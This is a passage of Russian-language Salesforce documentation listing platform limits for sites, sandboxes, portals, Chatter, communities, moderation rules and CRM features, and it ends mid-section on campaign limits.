- «Текущий период» — это текущий календарный месяц, в течение которого пользователям организации предоставляется определенное количество просмотров страниц.

Ниже перечислены ограничения Salesforce, применяемые к ежемесячным просмотрам страниц для Force.com Sites.

- Счет выставляется исходя из количества ежемесячных просмотров страниц, приобретенного для организации. Данное ограничение является общим для всех сайтов организации.
- Если организация достигает 110% от установленного ограничения в отдельном календарном месяце, то компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта и ответственным за выставление счета.
- Если организация превышает 110% от установленного ограничения на протяжении четырех последовательных календарных месяцев, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.
- Если организация достигает 300% от установленного ограничения в отдельном календарном месяце, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц.

Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.

## Общие ограничения для безопасных сред и их хранилищ

Ограничения для безопасных сред.

Безопасная среда — это копия организации в отдельной среде, которая может использоваться в разных целях (например, тестирование и обучение). Безопасные среды полностью изолированы от основной производственной организации Salesforce, поэтому операции, выполняемые в безопасных средах, не влияют на основную производственную организацию Salesforce.

Ниже перечислены ограничения, действующие для безопасных сред.

- Безопасная среда Full Sandbox может быть обновлена через 29 дней после создания или последнего обновления. Замена безопасной среды Full Sandbox, удаленной в течение данных 29 дней, может быть выполнена только через 29 дней после создания или последнего обновления.
- Безопасная среда Partial Copy Sandbox может быть обновлена через 5 дней после создания или последнего обновления. Замена безопасной среды Partial Copy Sandbox, удаленной в течение данных 5 дней, может быть выполнена только через 5 дней после создания или последнего обновления.
- Безопасная среда Developer Sandbox или Developer Pro Sandbox может обновляться не чаще одного раза в день.
- Версия Enterprise Edition поддерживает лицензии на 25 безопасных сред Developer.
- Версия Performance Edition поддерживает лицензии на 1 безопасную среду Full, 1 безопасную среду Partial Copy, 5 безопасных сред Developer Pro и 100 безопасных сред Developer.
- Версия Unlimited Edition поддерживает лицензии на 1 безопасную среду Full, 5 безопасных сред Developer Pro и 50 безопасных сред Developer.
- Если вам потребуются лицензии на большее количество безопасных сред, обратитесь в компанию Salesforce и закажите безопасные среды для своей организации.

Ниже перечислены ограничения, действующие для хранилищ безопасных сред.

- Безопасным средам Partial Copy Sandbox предоставляется хранилище файлов объемом 5 Гб и хранилище данных объемом 5 Гб.
- Безопасным средам Developer Pro Sandbox предоставляется хранилище файлов объемом 1 Гб и хранилище данных объемом 1 Гб.
- Безопасным средам Developer Sandbox предоставляется хранилище файлов объемом 200 Мб и хранилище данных объемом 200 Мб.
- Безопасным средам Full Sandbox предоставляется хранилище, аналогичное хранилищу производственной организации.
- Безопасные среды не отправляют электронные уведомления при достижении установленных ограничений. Тем не менее при достижении ограничения по объему хранилища безопасной среды сохранение новых данных не поддерживается. Чтобы просмотреть ограничение по объему хранилища, введите строку «Использование хранилища» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Использование хранилища» в соответствующей безопасной среде.

## Ограничения для партнерских порталов

Ограничения для партнерских порталов.



## Максимальное количество партнерских порталов

Каждая организация может создавать не более 5 партнерских порталов. Чтобы увеличить данное количество, обратитесь к менеджеру по продукции и подробно опишите случаи использования.


## Максимальное количество ролей портала

Максимальное количество ролей портала для организации составляет 5 000. Данное ограничение охватывает роли портала, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать ненужного увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей для каждого портала и сообщества. Кроме того, рекомендуем удалять неиспользуемые роли портала. Чтобы увеличить количество ролей портала, обратитесь в службу поддержки Salesforce.

## Ограничения для политик паролей

Ограничения по количеству и использованию паролей пользователей.

Многочисленные политики паролей и входа позволяют обеспечить безопасность организации.

 **Прим.:** Размер пароля пользователя не может превышать 16 000 байт.

Каждый пользователь может выполнять не более 3 600 входов в час. Данное ограничение применяется к организациям, созданным после выпуска Summer'08.

СМ. ТАКЖЕ:

[Поля политик паролей в профиле](#)

## Ограничения для консоли Salesforce

Общие ограничения по использованию консоли Salesforce.

Консоль Salesforce — это приложение, предназначенное для быстрого поиска, обновления и создания записей.

Для повышения производительности Live Agent на консоли Salesforce рекомендуем использовать обозреватель Internet Explorer 8, 9 или 10, либо последнюю стабильную версию обозревателя Firefox или Google Chrome. Ниже перечислены ограничения, действующие для консоли Salesforce.

- Если пользователь, вошедший на консоль Salesforce, выполняет вход в другое приложение Salesforce, то новые запросы на чат не могут быть приняты.
- Администраторы Chatter Answers не могут настраивать вопросы и ответы, доступные клиентам при выборе ссылки «Нужна помощь?».
- Пользователям Internet Explorer 8 отображается предупреждение системы безопасности, если настраиваемые URL-адреса не содержат префикса https://.

## Ограничения для сайтов по версиям

Ограничения для сайтов, пропускной способности, времени запроса на обслуживание и максимального количества просмотров страниц по версиям.

Site.com — это система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных и редактирование содержимого в режиме реального времени.

В таблице ниже приведены ограничения, действующие для сайтов в разных версиях Salesforce.

| Версия                                   | Максимальное количество сайтов | Ограничение пропускной способности (за истекшие сутки на сайт) | Время запроса на обслуживание (за истекшие сутки на сайт)            | Максимальное количество просмотров страниц |
|--|--------------------------------|--|--|--|
| Developer Edition                        | 1                              | 500 Мб   | 10 минут   | —  |
| Enterprise Edition                       | 25                             | 1 Гб для безопасной среды<br>40 Гб для производственной среды  | 30 минут для безопасной среды<br>60 часов для производственной среды | 500,000                                    |
| Unlimited Edition<br>Performance Edition | 25                             | 1 Гб для безопасной среды<br>40 Гб для производственной среды  | 30 минут для безопасной среды<br>60 часов для производственной среды | 1,000,000                                  |

СМ. ТАКЖЕ:

[Ограничения по импорту Site.com](#)

[Ограничения по просмотру страниц Force.com Sites](#)

[Ограничения по выставлению счета для Force.com Sites](#)

## Ограничения по импорту Site.com

Ограничения по импорту сайтов и файлов.

Максимальный размер импортируемого сайта не должен превышать 2 Гб. Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта.

## Ограничения для веб-запросов

Ограничения по параллельному использованию веб-запросов.

Чтобы гарантировать доступность ресурсов всем пользователям Salesforce, каждой организации предоставляется ограниченное количество параллельных длительных веб-запросов. Система Salesforce отслеживает количество параллельных запросов, отправляемых всеми текущими пользователями организации, и сопоставляет полученное количество с установленным ограничением. Данный алгоритм позволяет гарантировать, что количество параллельных запросов не превысит установленное ограничение. Данное ограничение обеспечивает одинаковую доступность ресурсов всем организациям и предотвращает умышленное или случайное чрезмерное использование ресурсов отдельной организацией.

Если количество отправленных запросов превышает максимально допустимое, то новая задача может быть выполнена только после выполнения как минимум одного запроса. Например, численность организации «Моя компания» составляет 100 000 пользователей. В 9:00 каждый пользователь отправляет запрос на создание отчета, содержащего 200 000 записей. Система Salesforce запускает отчеты для всех пользователей пока не будет достигнуто максимальное количество

параллельных запросов. При достижении установленного ограничения прием дополнительных запросов возобновляется только после выполнения некоторых отчетов.

Подобные ограничения также действуют для запросов, отправленных посредством API.

## Ограничения по сотрудничеству

---

### [Ограничения для утверждений Chatter](#)

Ограничения для утверждений, охватывающие делегированных ответственных за утверждение, сообщения об утверждениях и пользователей Sites или портала.

### [Ограничения для Chatter Plus](#)

Ограничения для функций Chatter Plus (также называется Chatter Only).

### [Ограничения для функции отслеживания ленты](#)

Ограничения для отслеживания объектов, полей и тем.

### [Общие ограничения для Chatter](#)

Ограничения для функций Chatter по версиям, а также ограничения обозревателя и ограничения для упоминаний.

### [Ограничения для списковых представлений в лентах](#)

Ограничения для списковых представлений в лентах записей.

### [Ограничения по поиску для файлов Chatter](#)

Ограничения по поиску, применяемые к типу и размеру файла Chatter.

### [Ограничения по общему доступу к пользователям в Chatter](#)

Администраторы Salesforce могут настраивать общий доступ к пользователям для отображения или сокрытия внутреннего или внешнего пользователя от другого пользователя организации.

## Ограничения для утверждений Chatter

Ограничения для утверждений, охватывающие делегированных ответственных за утверждение, сообщения об утверждениях и пользователей Sites или портала.

- Функция «Утверждения в Chatter» не поддерживает делегированных ответственных за утверждение и очереди.
- Запрос на утверждение не может быть отозван или переназначен посредством сообщения. Оба действия должны выполняться в записи утверждения.
- Сообщения об утверждении не могут быть удалены посредством пользовательского интерфейса Salesforce; рекомендуем использовать API.
- Запросы на утверждение, отправленные пользователями портала или Sites, не поддерживаются.


## Ограничения для Chatter Plus

Ограничения для функций Chatter Plus (также называется Chatter Only).

Лицензия Chatter Plus (или Chatter Only) предназначена для пользователей Performance Edition, Unlimited Edition, Enterprise Edition и Professional Edition без лицензий Salesforce, которым требуется доступ к некоторым объектам Salesforce и Chatter.

Пользователи Chatter Plus могут иметь доступ к стандартным профилям, группам, файлам и людям Chatter, а также могут выполнять указанные ниже действия.

- Просмотр организаций и контактов Salesforce
- Использование приложения Salesforce CRM Content, а также сообществ «Идеи» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы


 **Прим.:** Рекомендуем предоставить профилю «Пользователь Chatter Only» доступ ко вкладкам для стандартных объектов Salesforce, которые по умолчанию не отображаются.

Версия Professional Edition позволяет выполнять данные действия только при поддержке профилей. Дополнительную информацию можно получить в компании Salesforce.

| Функция Chatter Plus   | Ограничение   |
|--|---------------|
| Количество лицензий Chatter Plus в организации   | Не ограничено |
| Объем хранилища данных на пользователя Chatter Plus  | 20 Мб         |
| Объем хранилища файлов на пользователя Chatter Plus (версия Professional Edition)  | 612 Мб        |
| Объем хранилища файлов на пользователя Chatter Plus (версии Enterprise Edition, Performance Edition и Unlimited Edition) | 2 Гб          |

## Ограничения для функции отслеживания ленты

Ограничения для отслеживания объектов, полей и тем.

- При включении функции отслеживания ленты для организаций-лиц пользователи могут отслеживать и просматривать обновления для полей организаций, но не полей контактов.
- Функция отслеживания ленты для событий не охватывает запрошенные встречи. Запрошенная встреча может быть добавлена в ленту после ее подтверждения и преобразования в событие.
- Несмотря на возможность отслеживания действий и статей базы знаний в ленте Chatter, кнопка  «Отслеживать» недоступна в столбце «Действие» списковых представлений действий и статей базы знаний.
- Выключение функции отслеживания ленты для тем блокирует возможность отслеживания новых тем, но не препятствует отслеживанию тем, отслеживаемых ранее. Данные темы учитываются ограничением по количеству отслеживаемых людей, тем и записей. Чтобы отменить отслеживание тем после выключения функции отслеживания ленты, воспользуйтесь интерфейсом Chatter REST API.

### ВЕРСИИ

Доступно в версиях:

## Ограничения для функции отслеживания ленты внешних объектов

- Внешние объекты не поддерживают функцию отслеживания журнала поля.
- Ленты записей не поддерживаются внешними объектами Lightning Connect, которые соотносятся с крупными внешними источниками данных.

## Общие ограничения для Chatter

Ограничения для функций Chatter по версиям, а также ограничения обозревателя и ограничения для упоминаний.

### Ограничения для Chatter по функциям

Ограничения могут быть изменены. Дополнительную информацию можно получить в компании Salesforce.

| Функция   | Ограничение   |
|---|---|
| <b>Группы</b>   |   |
| Количество групп для участия  | 300 <sup>1</sup><br>Архивные группы не учитываются данным ограничением. |
| Количество групп в организации  | 30,000<br>Архивные группы не учитываются данным ограничением.           |
| Количество участников в группе  | Не ограничено   |
| Количество символов в поле группы «Сведения»  | 4000  |
| Максимальный размер сообщения эл. почты при публикации в группу посредством эл. почты (включая текст и вложения)  | 25 Мб   |
| Количество вложений, доступное для публикации в группу посредством эл. почты                                      | 25  |
| <b>Ленты</b>  |   |
| Количество упоминаний в отдельном сообщении или комментарии   | 25  |
| Количество символов в критерии поиска упоминания  | 500 символов для личного имени и фамилии пользователя или имени группы  |
| Количество символов в отдельном сообщении или комментарии   | 10,000  |
| Количество электронных уведомлений, отправляемых после добавления комментария или выбора понравившегося сообщения | 10  |
| Количество закладок   | Не ограничено   |
| Количество избранных записей  | 50  |
| Количество отслеживаемых людей, тем и записей   | 500 <sup>2</sup>  |

| Функция  | Ограничение  |
|--|--|
| Максимальное количество сообщений, которое может отображаться в ленте в любое заданное время | 500 последних сообщений. Данное ограничение не применяется к лентам профилей, групп и записей. |
| <b>Файлы</b>   |  |
| Размер файлового вложения  | 2 Гб   |
| Количество публикаций файла  | 100  |
| <b>Люди и профили</b>  |  |
| Размер фотографии для профиля  | 8 Мб   |
| Количество пользователей для добавления в чат  | 10   |
| Количество пользователей для добавления в список чата «Мое избранное»                        | 100  |
| Количество символов в сообщении Chatter  | 10,000   |
| <b>Навыки</b>  |  |
| Количество навыков, назначенных пользователю   | 100  |
| Количество символов в имени навыка   | 99   |
| <b>Темы</b>  |  |
| Количество тем в отдельном сообщении   | 10   |
| Количество тем в отдельной записи  | 100  |
| Количество символов в имени темы   | 99   |

<sup>1</sup> Данное ограничение охватывает все группы, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.

<sup>2</sup> Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Сообщения и комментарии, публикуемые пользователями в Chatter, сохраняются на протяжении всего времени предоставления доступа к соответствующей организации клиента. Компания salesforce.com оставляет за собой право применять указанные ниже ограничения.

- Количество системных отслеживаемых обновлений ленты. В настоящее время отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются автоматически. Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее, пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.
- Количество электронных уведомлений, доступное для организации в течение одного часа.

## Ограничения обозревателя для Chatter

Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

## Ограничения для упоминаний Chatter


Упоминания недоступны для архивных групп, неуказанных групп, групп клиентов и личных групп без своего участия. Если пользователь, который не является участником личной группы, упоминается в сообщении или комментарии относительно данной личной группы, то ссылка упоминания отображается серым цветом. При наличии полномочия «Изменение всех данных» ссылка отображается синим цветом. Тем не менее, приложение поддерживает меры безопасности и правила общего доступа, применяемые в системе Salesforce. Пользователи, которые не являются участниками личной группы, не имеют доступа к личной группе и не могут просматривать или получать уведомления об опубликованных обновлениях.

СМ. ТАКЖЕ:

- [Ограничения для утверждений Chatter](#)
- [Ограничения для Chatter Plus](#)
- [Ограничения для файлов в Chatter](#)
- [Ограничения по поиску для файлов Chatter](#)

## Ограничения для списковых представлений в лентах

Ограничения для списковых представлений в лентах записей.

Чтобы просмотреть ленту Chatter, содержащую обновления для записей данного спискового представления, добавленные за последние 30 дней, нажмите кнопку  «Chatter» в списковом представлении стандартного или настраиваемого объекта.

Ниже перечислены ограничения, применяемые к лентам Chatter в списковых представлениях.

- Некоторые объекты, отслеживаемые лентами, не поддерживают ленту Chatter, связанную с соответствующим списковым представлением. В настоящее время ленты Chatter могут быть просмотрены в списковых представлениях возможностей, организаций, обращений, интересов, кампаний, контактов и настраиваемых объектов.
- Если организация использует функцию планирования с помощью перетаскивания для списковых представлений, то ленты Chatter не отображаются в списковых представлениях организаций, контактов и интересов.

## Ограничения по поиску для файлов Chatter

Ограничения по поиску, применяемые к типу и размеру файла Chatter.

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени, описанию, типу или ответственному.

| Тип файла | Расширения файла    | Максимальный размер файла для поиска по тексту |
|-----------|---------------------|--|
| HTML      | .htm, .html, .xhtml | 5 Мб   |

| Тип файла | Расширения файла                                    | Максимальный размер файла для поиска по тексту |
|-----------|---|--|
| PDF       | .pdf  | 25 Мб  |
| PPT       | .ppt, .pptx, .pptm                                  | 25 Мб  |
| RTF       | .rtf  | 5 Мб   |
| Текст     | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб   |
| Word      | .doc, .docx, .docm                                  | 25 Мб  |
| XLS       | .xls, .xlsx, .xlsm                                  | 5 Мб   |
| XML       | .xml  | 5 Мб   |

СМ. ТАКЖЕ:


[Ограничения по поиску документов](#)

[Ограничения для Salesforce CRM Content](#)

## Ограничения по общему доступу к пользователям в Chatter

Администраторы Salesforce могут настраивать общий доступ к пользователям для отображения или сокрытия внутреннего или внешнего пользователя от другого пользователя организации.

При использовании Chatter существуют исключения, позволяющие пользователям, которые не являются общедоступными, просматривать и взаимодействовать друг с другом. Например, любой пользователь, имеющий доступ к общедоступной группе Chatter, может просматривать все сообщения и имена пользователей, публикующих сообщения, а также упоминать пользователей, комментирующих сообщения, независимо от параметров общего доступа к пользователям.

 **Пример:** Например, организация настраивает общий доступ к пользователям, запрещающий пользователям Мария и Иван просмотр и взаимодействие друг с другом. Предположим, что Мария публикует сообщение в общедоступной группе Chatter. Она не может упомянуть Ивана, так как параметры общего доступа к пользователям препятствуют отображению его имени в раскрывающемся списке упоминаний. Тем не менее, Иван может просмотреть сообщение Марии и опубликовать свой комментарий. В этом случае Мария сможет упомянуть Ивана в своем следующем комментарии к сообщению.

## Ограничения для сообществ

Ограничения для сообществ, в том числе пользователей, роли на портале, модерирование, создание отчетов и др.

[Ограничение по максимальному количеству сообществ](#)

В организации Salesforce можно создать до 50 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.



[Ограничения для сайтов сообществ](#)

Сайты сообществ поддерживают некоторые ограничения, влияющие на работу пользователей. Данные ограничения применяются только при предоставлении непроверенным пользователям доступа к страницам сообщества, созданным посредством Force.com Sites.

[Ограничения для пользователей сообществ](#)

Ограничения для пользователей на основе типа сообщества.

[Ограничения для ролей портала](#)

Ограничения для ролей портала, установленные для организации.

[Ограничения для сообщений эл. почты групп сообществ](#)

Ограничения для сообщений электронной почты групп сообществ

[Ограничения для пользователей сообществ организации-лица](#)

Ограничения по количеству доступных внешних пользователей организации-лица, которыми может владеть один пользователь.

[Ограничения для отчетов и панелей мониторинга для сообществ](#)

Если для сообщества доступны вкладки «Отчеты» и «Панели мониторинга», внешние пользователи получают доступ к отчетам и панелям мониторинга с определенными ограничениями.

[Ограничения для навигационных тем сообществ](#)

Максимальное число навигационных тем и подтем для использования в сообществе Napili.

[Ограничения по модерированию сообществ](#)

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

## Ограничение по максимальному количеству сообществ

В организации Salesforce можно создать до 50 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.

Чтобы просмотреть это ограничение в организации, введите строку «*Сообщества*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Все сообщества**». В поле «Максимальное число сообществ» отображается значение 50.

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для сайтов сообществ

Сайты сообществ поддерживают некоторые ограничения, влияющие на работу пользователей. Данные ограничения применяются только при предоставлении непроверенным пользователям доступа к страницам сообщества, созданным посредством Force.com Sites.

| Версия            | Ограничение пропускной способности (за истекшие сутки на сообщество) | Время запроса на обслуживание (за истекшие сутки на сайт) | Максимальное количество просмотров страниц |
|-------------------|--|---|--|
| Developer Edition | 500 Мб   | 10 минут  | —  |

| Версия              | Ограничение пропускной способности (за истекшие сутки на сообщество) | Время запроса на обслуживание (за истекшие сутки на сайт)            | Максимальное количество просмотров страниц |
|---------------------|--|--|--|
| Enterprise Edition  | 1 Гб для безопасной среды<br>40 Гб для производственной среды        | 30 минут для безопасной среды<br>60 часов для производственной среды | 500,000                                    |
| Unlimited Edition   | 1 Гб для безопасной среды  | 30 минут для безопасной среды  | 1,000,000                                  |
| Performance Edition | 40 Гб для производственной среды                                     | 60 часов для производственной среды                                  |  |

### Пропускная способность

Количество мегабайт, переданных и принятых сервером-источником сообщества и сервером кэширования. «Сервер-источник» — это веб-сервер, используемый для размещения сайта сообщества. «Сервер кэширования» — это CDN-сервер, обслуживающий кэшированные страницы сайта сообщества. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

### Время запроса на обслуживание


Общее время сервера (в минутах), необходимое для создания страниц сообщества.

«Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

### Просмотр страницы

Запрос от непроверенного пользователя сообщества на загрузку страницы, связанной с сообществом. Запросы от проверенных пользователей сообщества не считаются просмотрами страниц.

Просмотры страниц вычисляются ежесуточно (по Гринвичу). Счет выставляется исходя из количества ежемесячных просмотров страниц, приобретенного для организации. Данное ограничение является общим для всех сайтов организации.

 **Прим.:** Пропускная способность и просмотры страниц «Превышено ограничение», «Обслуживание», «Страница не найдена» или выбранных неактивных начальных страниц не учитываются заданными ограничениями.

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для пользователей сообществ

Ограничения для пользователей на основе типа сообщества.

Чтобы избежать ошибок развертывания и снижения качества обслуживания, рекомендуем отслеживать количество пользователей сообщества, которое не должно превышать перечисленных ниже ограничений. Чтобы увеличить данные ограничения, обратитесь к менеджеру по работе с клиентами Salesforce. Превышение данных ограничений может инициировать повышение текущих платежей и снижение производительности.

| Тип сообщества                                | Количество пользователей |
|---|--------------------------|
| Partner Community или Customer Community Plus | 300,000                  |

| Тип сообщества     | Количество пользователей |
|--------------------|--------------------------|
| Customer Community | 10 million               |

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для ролей портала

Ограничения для ролей портала, установленные для организации.

Максимальное количество ролей портала для организации составляет 5 000. Данное ограничение охватывает роли портала, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать ненужного увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей для каждого портала и сообщества. Кроме того, рекомендуем удалять неиспользуемые роли портала. Чтобы увеличить количество ролей портала, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для сообщений эл. почты групп сообществ

Ограничения для сообщений электронной почты групп сообществ

При использовании сообществ параметр «Уведомлять о каждом сообщении» отключается, если этот параметр для группы выберут более 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначается параметр «Ежедневные рассылки».

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для пользователей сообществ организации-лица

Ограничения по количеству доступных внешних пользователей организации-лица, которыми может владеть один пользователь.


Пользователю Salesforce может принадлежать не более 1 000 пользователей портала организации-лица. Сюда относятся пользователи организаций-лиц с лицензиями Customer Community Plus, Customer Portal и другими лицензиями портала на основе ролей. Пользователи организаций-лиц с лицензиями массового портала, например High Volume Customer Portal или Customer Community, не попадают под это ограничение. Пользователи с лицензиями партнерского портала или Partner Community не могут быть пользователями организаций-лиц, так что это ограничение для них не действует.

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для отчетов и панелей мониторинга для сообществ

Если для сообщества доступны вкладки «Отчеты» и «Панели мониторинга», внешние пользователи получают доступ к отчетам и панелям мониторинга с определенными ограничениями.

 **Важное замечание:** Прежде чем разрешить внешним пользователям создание и редактирование отчетов, убедитесь, что организация использует расширенную модель общего доступа. См. документ [«Общий доступ к папке аналитики»](#).

Ниже перечислены лицензии, которым могут быть предоставлены полномочия для создания и редактирования отчетов для пользователей сообщества.

### Лицензии сообществ

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login

### Лицензии портала

- Менеджер клиентского портала
- Менеджер клиентского портала: настраиваемый (для пользователей «Управления предприятием»)
- Менеджер клиентского портала: стандартный
- Менеджер клиентского портала: пользователь
- Золотой партнер
- Портал «Только идеи»
- Менеджер клиентского портала: настраиваемый (избыток)
- Менеджер клиентского портала: стандартный (избыток)
- Партнер
- Серебряный партнер (данной лицензии недоступно полномочие «Экспорт отчетов».)

### Прим.:

- Данные полномочия недоступны массовым лицензиям (например, Customer Community или «Массовый клиентский портал», портал Service Cloud и «Проверенный веб-узел»).
- Внешние пользователи с устаревшими лицензиями портала могут создавать и редактировать отчеты только в сообществах.

После предоставления доступа внешние пользователи по-прежнему не могут выполнять следующие действия.

- Планирование обновления и отправки отчетов или панелей мониторинга по эл. почте.
- Обновление панелей мониторинга для просмотра последних данных (в отличие от внешних пользователей, имеющих доступ суперпользователя).
- Создание, редактирование или просмотр отчетов в папке «Изъятые общедоступные отчеты»

Ниже перечислены действия, которые доступны внешним пользователям, имеющим доступ суперпользователя (пользователи-партнеры с полномочием «Доступ суперпользователя-партнера» и пользователи-клиенты с полномочием «Суперпользователь портала»).

- Возможность выбора для параметра «Запустить в качестве определенного пользователя».
- Обновление доступных панелей мониторинга.

Внешние пользователи, имеющие доступ суперпользователя, могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 100 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.

После исходного обновления кэширование данных выполняется в течение 24 часов.

СМ. ТАКЖЕ:

[Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов](#)

[Предоставление доступа суперпользователя пользователям-клиентам сообщества](#)

[Предоставление доступа суперпользователя пользователям-партнерам сообщества](#)

[Ограничения для сообществ](#)

## Ограничения для навигационных тем сообществ

Максимальное число навигационных тем и подтем для использования в сообществе Napili.

### Ограничения для навигационных тем

Ниже приведено максимальное число навигационных тем и вложенных тем, которые может содержать шаблон сообщества Napili.

| Уровень              | Максимальное количество записей |
|----------------------|---------------------------------|
| Одна (родительская)  | 25                              |
| Две (вложенная тема) | 10                              |
| Три (вложенная тема) | 10                              |

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения по модерированию сообществ

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

### Ограничения для критериев

- В списке критериев вашей организации может содержаться до 30 ключевых слов. Данное ограничение распространяется на организацию, но не сообщество.
- Список ключевых слов может содержать не более 2 000 ключевых слов.
- При сопоставлении ключевых слов и созданного пользователем содержимого регистр и конечные знаки препинания пропускаются. Например, критерий, содержащий *BadWord*, считается совпадением при вводе *BADWORD* или *badword*.

## Ограничения для ключевых слов

- Keywords can be up to 100 characters and can include letters, numbers, spaces, and special characters.
- Специальные символы не поддерживаются.
- Разделите ключевые слова запятыми или разрывами строк.
- При добавлении ключевых слов разрешается одновременно копировать и вставлять не более 32 000 символов.

## Ограничения для правил

- Ваша организация может установить до 30 правил. Данное ограничение распространяется на организацию, но не сообщество.
- Каждое правило может использовать не более трех критериев.
- Сначала запускаются правила, блокирующие содержимое, затем правила, заменяющие его, а затем правила, помечающие контент. При выполнении одинакового действия как минимум двумя правилами сначала выполняется более старое правило.

СМ. ТАКЖЕ:

[Ограничения для сообществ](#)

## Ограничения для функций

---

### [Ограничения для действий](#)

Рекомендации по использованию задач и событий.

### [Ограничения для кампаний](#)

Ограничения для иерархий кампаний, контактов и временного интервала влияния.

### [Ограничения контактов](#)

Ограничения для контактов, связанных с организациями-компаниями.

### [Ограничения для ролей контактов](#)

Роли контактов имеют определенные ограничения.

### [Ограничения по импорту организаций и записей](#)

Ограничения по импорту данных на основе типа записи.

### [Ограничения для организаций-лиц и организаций-компаний](#)

Ограничения для полей организаций-лиц и организаций-компаний.

### [Ограничения для смет](#)

Ограничения для шаблонов смет и PDF-файлов.

### [Ограничения для расписаний](#)

Ограничения для типов расписаний, доступных организации.

### [Ограничения для функции управления территориями предприятия](#)

Ограничения для моделей, территорий и правил назначения при использовании функции управления территориями предприятия.

#### [Ограничения автоматизации процессов](#)

Ограничения для бизнес-правил и утверждений зависят от версии вашей организации.

#### [Ограничения для карт и служб расположений](#)

Ограничения для просмотров карты на пользователя.

#### [Ограничения API-интерфейса REST для отчетов и панелей мониторинга](#)

Ограничения API-интерфейса REST для отчетов и панелей мониторинга.

#### [Ограничения для компонентов Visualforce](#)

Ограничения для компонентов и страниц Visualforce.

СМ. ТАКЖЕ:

[Ограничения и рекомендации для Visual Workflow](#)

## Ограничения для действий

Рекомендации по использованию задач и событий.

#### [Отображение имени приглашенного вместо имени организатора события в поле ответственного за событие](#)

Поле «Назначено» любого списка, созданного посредством интерфейса API и содержащего как минимум одного приглашенного, может отображать имя приглашенного вместо имени ответственного за событие.

#### [Частичная поддержка настраиваемых отчетов на основе объекта «Взаимосвязи действия» при отсутствии функции «Общедоступные действия»](#)

Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

### Отображение имени приглашенного вместо имени организатора события в поле ответственного за событие

Поле «Назначено» любого списка, созданного посредством интерфейса API и содержащего как минимум одного приглашенного, может отображать имя приглашенного вместо имени ответственного за событие.

### Частичная поддержка настраиваемых отчетов на основе объекта «Взаимосвязи действия» при отсутствии функции «Общедоступные действия»

Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

## Ограничения для кампаний

Ограничения для иерархий кампаний, контактов и временного интервала влияния.

**Ограничения для иерархий кампаний**

Иерархии кампаний позволяют анализировать и создавать отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или инициативы путем связывания кампаний посредством взаимосвязи поиска.

**Ограничения для временного интервала влияния кампании**

Поле «Временной интервал влияния кампании» определяет максимальное количество дней влияния кампании.

**Ограничения по добавлению контактов или интересов в кампанию**

Кампания — это внешний маркетинговый проект (например, прямые почтовые рассылки, семинары, печатные объявления, эл. почта или другие типы маркетинговых инициатив).

**Ограничения для иерархий кампаний**

